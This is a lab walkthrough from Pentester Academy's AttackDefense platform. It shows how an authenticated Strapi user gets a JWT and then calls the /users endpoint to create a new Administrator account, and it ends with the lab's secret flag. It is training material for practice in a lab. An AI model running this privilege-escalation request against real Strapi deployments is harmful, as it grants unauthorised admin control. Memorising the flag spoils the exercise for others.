

ATTACK
DEFENSE
by PentesterAcademy

Name	Misconfigured Permissions I
URL	https://attackdefense.com/challengedetails?cid=1928
Type	REST: API Attacks

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.6  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:06  txqueuelen 0  (Ethernet)
        RX packets 1256  bytes 193833 (193.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1400  bytes 7619204 (7.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.160.75.2  netmask 255.255.255.0  broadcast 192.160.75.255
        ether 02:42:c0:a0:4b:02  txqueuelen 0  (Ethernet)
        RX packets 23  bytes 1774 (1.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2346  bytes 12766900 (12.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2346  bytes 12766900 (12.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.160.75.2.

Therefore, the target REST API is running on 192.160.75.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.160.75.3:1337

```
root@attackdefense:~# curl 192.160.75.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

Command:
curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.160.75.3:1337/auth/local/ | jq

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalde
rson"}' http://192.160.75.3:1337/auth/local/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   434  100   381  100    53   1587    220 --:--:-- --:--:-- --:--:--  1800
{
  "jwt": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTcyOTc3NTQ4LCJleHAiOjE1NzU1Njk1NDh9.7boWO5OqF9rWYjJ-fv
TNSMbLrmlqhpu7cFR5fxA_J4o",
  "user": {
    "username": "elliot",
    "id": 2,
    "email": "elliot@evilcorp.com",
    "provider": "local",
    "confirmed": 1,
    "blocked": null,
    "role": {
      "id": 2,
      "name": "Authenticated",
      "description": "Default role given to authenticated user.",
      "type": "authenticated"
    }
  }
}
root@attackdefense:~#
```

The response contains the JWT Token for the user.

JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTcyOTc3NTQ4LCJleHAiOjE
1NzU1Njk1NDh9.7boWO5OqF9rWYjJ-fvTNSMbLrmlqhpu7cFR5fxA_J4o

Step 4: Creating a new user with administrator role.

Use the following curl command to create a new user with administrator role (role = 1).

Command:
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTcyOTc3NTQ4LCJleHAiOjE
1NzU1Njk1NDh9.7boWO5OqF9rWYjJ-fvTNSMbLrmlqhpu7cFR5fxA_J4o"
http://192.160.75.3:1337/users -d '{ "username": "test", "email": "test@test.com", "password":
"password", "role":"1" }' | jq

Note: The JWT token used in the Authorization header is the one retrieved in the previous step.


```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5c
CI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTcyOTc3NTQ4LCJleHAiOjE1NzU1Njk1NDh9.7boWO5OqF9rWYjJ-fvTNSMbLrmlqhpu7cFR5fxA_J4o" http://1
92.160.75.3:1337/users -d '{ "username": "test", "email": "test@test.com", "password": "password", "role":"1"  }' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   299  100   214  100    85    735    292 --:--:-- --:--:-- --:--:--  1027
{
  "id": 3,
  "username": "test",
  "email": "test@test.com",
  "provider": "local",
  "confirmed": null,
  "blocked": null,
  "role": {
    "id": 1,
    "name": "Administrator",
    "description": "These users have all access in the project.",
    "type": "root"
  }
}
root@attackdefense:~#
```

The request for the creation of the new user succeeded.


Step 5: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:


Strapi Admin Panel URL: http://192.160.75.3:1337/admin



Step 6: Retrieving the secret flag.



Open the Secretflags content type on the left panel.



Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.

Flag: 80f6811f6c30735dab68a01372d8b78f

References:

1. Strapi Documentation (https://strapi.io/documentation)